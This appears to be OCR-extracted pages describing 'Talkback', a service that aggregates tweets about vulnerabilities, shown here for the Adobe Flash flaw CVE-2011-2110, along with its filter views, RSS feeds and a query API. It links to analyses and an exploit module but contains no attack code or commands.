
Hyperlink: http://secunia.com/advisories/44950

External Source: SECUNIA

Name: 44941


Hyperlink: http://secunia.com/advisories/44941


Talkback
Trending Items
Mined Items
Origin Users
Statistics
Data Feeds
About
CVE-2011-2110
sorted by: c; then by... • grouped as sorted
Talkback view
A Technical Analysis on the Exploit for CVE-2011-2110 Adobe Flash Player Vulnerability: http://t.co/0Fpt5mj
— msftmmpc at 2011-07-01T22:50:17 Heavy: 65 Hot, Exploit, Analysis
Microsoft analysis
The recent Flash 0-day exploit in the wild (CVE-2011-2110) bypassed ASLR/DEP using a memory leak, and did not crash the browser...
— VUPEN at 2011-06-23T13:51:09 Middle: 35 Exploit
CVE-2011-2110 for Adobe Flash Player being exploited in the wild http://dlvr.it/Wmyfq (Websense)
— ITDataSecurity at 2011-06-17T23:37:01 Middle: 34 Exploit
Websense analysis
他国にも広がる予兆ではないことを祈る RT @msftmmpc Exploits for CVE-2011-2110 focus on South Korea: http://t.co/MvRUTGj
— takumi_onodera at 2011-06-21T11:04:02 Middle: 32 Exploit
Targeted attacks in .ko
Vulnerabilidad Critica en Adobe Flash Player (CVE-2011-2110) http://t.co/M4Bvkaf
— S21sec at 2011-06-15T11:58:49 Middle: 23
어도비 플래쉬 플레이어 제로 데이 취약점이었던 CVE-2011-2110 상세 분석 정보가 게시 되었습니다. ASEC 블로그 http://ow.ly/5nwOC 내용 참고하셔서 플래쉬 플레이어 업데이트 하세요 #krsec
— ASEC_TFT at 2011-06-22T08:54:25 Middle: 19
All Ur SWF Bel0ng 2 Us - Analysis of CVE-2011-2110 - http://stpmvt.com/ktAVwF
— StopMalvertisin at 2011-06-19T01:36:11 Middle: 17 Analysis
Another analysis
btw some decent info about CVE-2011-2110 can be found here: http://t.co/Uem430X . Spot the infoleak @vupen is talking about
— _snagg at 2011-06-23T14:14:59 Middle: 15
Just added @net__ninja's CVE-2011-2110 to #metasploit, a good example of excellent exploit dev: http://t.co/fFhc8wTm
— _sinn3r at 2012-06-20T04:04:02 Middle: 11 Exploit
Metasploit module


Talkback
Trending Items
Mined Items
Origin Users
Statistics
Data Feeds
About
CVE-2011-2110
12
0
30-11-2011, 1
01-06-2011
01-08-2011
01-10-2011
01-12-2011
01-02-2012
01-04-2012
01-06-2012
01-08-2012
1 year gap
Date (d-m-y)
Equals this peak
Unique Items
eight due to popularity. The items below are filtered to only show
Just added @net__ninja's CVE-2011-2110 to #metasploit, a good example of excellent exploit dev: http://t.co/fFhc8wTm
— _sinn3r at 2012-06-20T04:04:02
Middle: 11
Exploit
Select Language
0 :D I really enjoyed looking into this!!! Congrats! /cc @_sinn3r
Just added @net__ninja's CVE-2011-2110 to #metasploit, a good example of excellent exploit dev: http://t.co/fFhc8wTm
Metasploit module
Jun 20
Jun 21
Jun 22
Jun 23
Jun 24
Timeline © SIMILE
Jun 10
Jun 17
Jun 24
Jul 1
Feather
Fly
Heavy
Light
Middle
None

Language Codes

The following chart shows a breakdown of all items captured for CVE-2011-2110 in the inventory by language code.



Talkback | Trending Items | Mined Items | **Origin Users** | Statistics | Data Feeds | About | Vulnerability ID Lookup

Search

Filters

Max Weight: 0 – 26233

Followers: 0 – 64116

Following: 0 – 11257

Statuses: 0 – 72548

Origin Users

This view shows all users in the Talkback user inventory sorted by the users heaviest item captured.

here

LIST • **MAP** • GRID

21641 origins filtered from 21662 originally (Reset All Filters)

9343 results out of 21641 cannot be plotted.

feather | fly | heavy | light | none | others | mixed

RSS Feeds

Here

TRENDING ITEMS

Past 3 days Trending Items
Trending items for the past **72 hours**

Recent Trending Items
Recent items for the past **7 days**

Hot Trending Items
All super-hot items with **>100** child items

ORIGIN USERS

Hot Item Origin Users
List of users who have highest avg. hot item rating

VULN. REFERENCES

Recent Vuln. References
Recent items for the past **7 days**

Hot Vuln. References
All hot items with **>= 30** child items

VENDOR SPECIFIC FEEDS

Vendor specific items using relative weight filtering.

Microsoft Bulletins
Redhat Bulletins
Adobe Bulletins
VMware Bulletins

Web Services

GET Vulnerability ID
Returns list of items that match a specified vulnerability ID.

RESOURCE URL
http://talkback.volvent.org/cgi-bin/get_vuln.cgi

PARAMETERS


id *required*	Vulnerability ID to use in query **Example Values:** CVE-2012-0001 *or* MS12-020
fmt *optional*	Format of results, by default json **Allowed Values:** html *or* json
rows *optional*	Maximum rows to be returned, by default 100 (between 1-100) **Example Values:** 5 *or* 75
sort *optional*	Order to sort results (descending), by default by weight **Allowed Values:** weight *or* time

EXAMPLE REQUEST


GET http://talkback.volvent.org/cgi-bin/get_vuln.cgi?id=CVE-2012-0001&fmt=json&rows=5

Interesting Trends / Findings

Top 20 (Q2 2011 - Now)



Hype / Noise




Analysis trends


Timeline Trends

Demographics


Top 20 (Q2 2011 - Now)



Legend: Client-side Local Remote

